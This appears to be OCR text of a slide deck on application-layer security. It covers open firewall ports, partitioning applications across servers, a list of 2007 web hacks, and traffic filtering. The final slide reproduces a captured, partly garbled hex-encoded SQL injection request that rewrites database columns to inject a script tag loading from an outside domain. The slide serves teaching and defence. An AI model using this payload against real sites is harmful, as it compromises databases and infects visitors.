Securing The Application Layer

Joel M Snyder

jms@opus1.com

Senior Partner


Opus One

Agenda

- What does he mean?
- What is the problem?
- What can I do?

All the Real Threats Are At The Application Layer

Because we've done such a good job, that's the only place to attack!



Because app developers have done such a horrible job, that's a great place to attack!

The Willie Sutton Strategy


- Why do you rob banks?
- “Because that’s where the money is!”

The Willie Sutton Strategy of Computer Crime


- Why do you attack applications?
- “Because that’s where the money is!”

And on the Internet, no one knows you’re there!

The Vector can Change; The Target is the Same



And Attack Applications They Have!



Snort rule coverage, by area, as of 2009Q1, out of 13146 active rules

Summary: Applications Are Easy To Attack

- The firewall is open
- The application is poorly secured
- You’re one user out of a million
- The application represents value

The Fix Is Easy!

Buying
Writing
Adopting
Using

Poorly
Secured
Applications


OK, I'll Admit It: The Fix Is Impossible

So let's make a great leap forward with Joel's Five Step Program to thwart the International Communist Conspiracy to Sap and Impurify our Precious Bodily Fluids


Five Simple Steps


1. Trust No One
2. Filter Your Traffic
3. Apply Sensible Limits
4. Use Snyder’s Razor
5. Start Paying Attention

Trust No One



Problem 1: Too Many Ports






Core.Firewall.Full


				Match			
No.	ID	From Zone	Source	To Zone	Destination	Service	Ac
93	139	external	any	production		cvsup-TCP-5999 DNS FTP HTTP http-8080 HTTPS IMAP IMAP-993 MYSQL-TCP-3306 POP-S-995 POP3 SMTP SMTP-465 SSH TCP-1236 TCP-1238 TCP-2500 TCP-8000 tcp-8443 TCP-10000-Brink-webadmin TCP-20022 Webmin (7025)	permit

Solution:
Minimize Ports, VPN the Rest



By the way:
this firewall goes **next to** the server, not out at the Internet ingress point

Problem 2: Too Many Applications



If We Assume Applications Have Vulnerabilities…

- **Then fewer applications per server is better**

Remember:
Every Time
You Add A
New Application
To A Server,
Chris Hoff Kills A
Kitten

Solution: Partition Application Load With Security As a Metric


	Exchange	DNS Admin	Jan's Picts	Joomla	Intranet	FTP-to-Web	Meter	tsweb	Web-CMS	What's Up	.NET Admin
S1	✓										
S2		✓					✓			✓	✓
S3				✓					✓		
S4					✓						

Solution: Partition Application Load With Security As a Metric

	Exchange	DNS Admin	Jan's Picts	Joomla	Intranet	FTP-to-Web	Meter	tsweb	Web-CMS	What's Up	.NET Admin
S1	✓										
S2		✓					✓			✓	✓
S3				✓					✓		
S4					✓						
S5			✓								

Filter Your Traffic

Many Web Attacks Can Be Blocked



Jeremiah Grossman

A page about me to show up first on Google when searching for "Jeremiah".
~~A page about me to show up first on Google and it FINALLY has!~~


THURSDAY, JANUARY 24, 2008

Top Ten Web Hacks of 2007 (Official)

The polls are closed, votes are in, and we have ten winners making up the Top Ten Web Hacks of 2007! The competition was fierce. The information security community put 80 of the newest and most innovative Web hacking techniques to the test. The voting process saw even some attempts at ballot stuffing, but to no avail, and very few techniques received zero votes. The winners though stood head and shoulders above the rest. Thanks to everyone who helped building the list of links, took the time to vote, and especially the researchers whose work we all rely upon. Congratulations!

Top Ten


1. XSS Vulnerabilities in Common Shockwave Flash Files
2. Universal XSS in Adobe's Acrobat Reader Plugin
3. Firefox's JAR: Protocol issues
4. Cross-Site Printing (Printer Spamming)
5. Hiding JS in Valid Images
6. Firefoxurl URI Handler Flaw
7. Anti-DNS Pinning (DNS Rebinding)
8. Google GMail E-mail Hijack Technique
9. PDF XSS Can Compromise Your Machine
10. Port Scan without JavaScript



```
il.cfm?ItemNumber=2080&snItemNumber=1756;DECLARE%20@S%20CHAR(4000)
05420766172636861722832353529 2C4043207661726368617228343030302920 4
```


```
il.cfm?ItemNumber=2080&snItemNumber=1756;DECLARE%20@S%20CHAR(4000)
0542076617263686172283235352 92C404320766172636861722834303030292 04
36F72204355525 34F5220464F522073656C656374206 12E6E616D652C622E6E616
320612C737973636F6C756D6E73206220776865726520612E69643D622E6964206
E642028622E78747970653D3939206F7220622E78747970653D3335206F7220622
47970653D31363729204F50454E205461626C655F437572736F7220464554434 82
F437572736F7220494E544F2040542C404320574849 4C452840404645544348 5F5
D65602027757064617465205D272D40542D275D20736574205D272D40432D275D3
97074207372633D22687474703A2F2F777777302E646F7568756E716E2E636E2F6
970743E3C212D2D27272B5B272B40432B275D20776865726520272B40432B27206
9746C653E3C736372697074207372633D22687474703A2F2F777777302E646F756
